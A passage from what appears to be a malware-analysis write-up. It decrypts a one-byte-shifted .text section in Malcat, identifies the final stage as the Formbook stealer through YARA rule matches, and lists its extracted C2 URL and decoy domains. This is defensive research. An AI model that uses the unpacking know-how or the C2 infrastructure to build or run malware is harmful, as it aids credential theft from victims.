 .text||000428b40: B4 E9 ED F9 17 77 FA 28 B2 74 47 8C 92 A8 48 A7-E2 A5 56 7B 7B 17 69 F2 35 41 A0 27 ED 76 0F 18   ┤Θφ∙↨w·(▓tGîÆ¿H¶ΓÑV{{↨i≥5Aá'φv☼↑
 .text||000428b60: FB BD BB DA CF 38 2F C7 B9 84 78 DC 01 01 01 01-01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   √¢╗┌╧8/Ã╣äx▄☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺
 .text||000428b80: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺
 .text||000428ba0: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺
 .text||000428bc0: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺
 .text||000428be0: 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01-01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺☺
   gap||#00028c00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
   gap||#00028c20: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Figure 16: End of encrypted .text section

Knowing that the most frequent x86 function prologue is `55 8B EC` (aka `push ebp; mov ebp, esp`), it looks like all bytes value are just one off. So let us try our hypothesis and just subtract 1 to the complete `.text` section. This can be done easily using Malcat's transforms, as we can see below:



Substraction modulo

(defined in C:\malcat\data\transforms\arithmetic.py)

address: 0x401000

size: 0x00027C01

value: 0x1 ○ decimal ● hexa

width: byte

endianness: lsb

```
56 8C ED 8C 46 11 86 C1 75 18 57 8C 76 09 51 8C
46 0D 51 57 E9 28 92 02 01 84 C5 0D 8C C7 5F 5E
C4 8C 46 09 5E C4 14 BF 2C CC A6 98 2D 63 54 77
10 B7 49 0D 10 B7 51 0E C2 E2 09 0C CB 10 B7 51
0F 82 E2 00 00 01 01 82 E3 00 00 00 01 C2 E2 09
```

```
55 8B EC 8B 45 10 85 C0 74 17 56 8B 75 08 50 8B
45 0C 50 56 E8 27 91 01 00 83 C4 0C 8B C6 5E 5D
C3 8B 45 08 5D C3 13 BE 2B CB A5 97 2C 62 53 76
0F B6 48 0C 0F B6 50 0D C1 E1 08 0B CA 0F B6 50
0E 81 E1 FF FF 00 00 81 E2 FF FF FF 00 C1 E1 08
```


Analysis finished in 494 ms with 1 warning(s) (Press F8 for more details) #0 (header:0) (1/0x1 on-disk) PE x86 494 ms

Figure 17: Decrypting the .text section

After reanalyzing the file, we can see that our hypothesis holds and the `.text` section has been successfully decrypted. Several functions are now visible, even if most of theme are obfuscated and part of the binary seem to remain encrypted. But anyway, we are now facing the last stage of the malware, and what we see should be enough to identify the malware.

Identifying the malware family

Using the TLP:white Yara rule set from Malpedia, the decrypted binary is detected by Malpedia's Formbook rule:



Formbook

Detects win.formbook.

tags	malware
rule id	win_formbook_auto
rule name	Formbook
rule file	C:\malcat\data\signatures\malcat\infosteal.
category	
reliability	50/100
author	Felix Bilstein - yara-signator at cocacoding
date	2021-10-07
version	1
info	autogenerated rule brought to you by yara-
tool	yara-signator v0.6.0
signator_config	callsandjumps;datarefs;binvalue
malpedia_reference	https://malpedia.caad.fkie.fraunhofer.de/de
malpedia_rule_date	20211007
malpedia_hash	e5b790e0f888f252d49063a1251ca60ec2
malpedia_version	20211008
malpedia_license	CC BY-SA 4.0
malpedia_sharing	TLP:WHITE
8/8 patterns matching	
#10127	{ 57 8B 7D 08 6A 00 6A 01 56 57 E8 4A
#196c4	{ 52 E8 76 19 00 00 83 C4 08 85 C0 75 0
#17694	{ 6A 02 57 89 06 E8 E2 C6 FF FF 6A 03
#b341	{ 50 8D 8D F6 F7 FF FF 51 C7 45 FC 00
#19b7b	{ 56 E8 4F 08 00 00 83 C4 0C 85 C0 74
#9c44	{ 75 2F 8B 56 04 6A 0A 8D 4D F4 51 52
(2 occurences)	{ 6A 00 50 56 E8 06 4E 00 00 8B 0F 51 5

```
► Metadata
  Compile date:          2010-01-13 06:39:15

► Signatures
  Malware
    Formbook (win_formbook_auto)
  Other
    compiler
      MSVC_2010_linker
      MSVC_2010_rich
    packer
      Stone's PE Encryptor (stones_pe_encryptor_10_113)

► Anomalies
  code: XorInLoop(26), StackArrayInitialisationX86(44), SequentialFunction(4), HighXrefLoopingFunction(8)
  headers: GuiSubsystemNoWindowApi
  imports: EmptyImportTable
  integrity: NoChecksum
  sections: SizeOfRawDataNotAligned, SectionGap, SectionWX(2), SectionNameUnknown
```

Figure 18: Formbook detection

Formbook is a well-known stealer-as-a-service used by a variety of threat actors for over five years. It is designed to steal personal information and allow remote control via commands issued from a C2 server. It can steal passwords from locally installed software (browsers, chat clients, email clients and FTP clients), or directly from the user using keylogger and form-grabber components. After submitting the sample toe Joe sandbox, we get access to the Formbook configuration data and the address of its C2 server:

```
{
  "C2 list": [
    "www.mgav26.xyz/n8rn/"
  ],
  "decoy": [
    "jlvip1066.com",
    "gconsultingfirm.com",
    "foundergomwef.xyz",
    "bredaslo.com",
    // ... (truncated)
    "counterpokemon.com",

"beyerenterprisestreeservice.com"
,
    "phorganicfoods.com",
    "hermespros.com"
  ]
}
```

And ... that's the end of the infection chain and the end of this article.

Conclusion

While entry-level malware do not make headlines, it does not mean that they should be ignored altogether. Some of them are more than just mere droppers and feature multi-staged architectures. In this article, we have dissected a gran total of 4 intermediate malicious binaries that were used between the initial infection (an armed Excel spreadsheet) and the final malware (Formbook).

Each of theme used different techniques, from exploits to cloud-based downloaders and event a bit of steganography. We developed python scripts to extract and decrypt the payload of each of them. These scripts can be applied to other instances of DBatLoader, like this other excel document, which downloads another DBatLoader first stage using yet another picture for its steganography.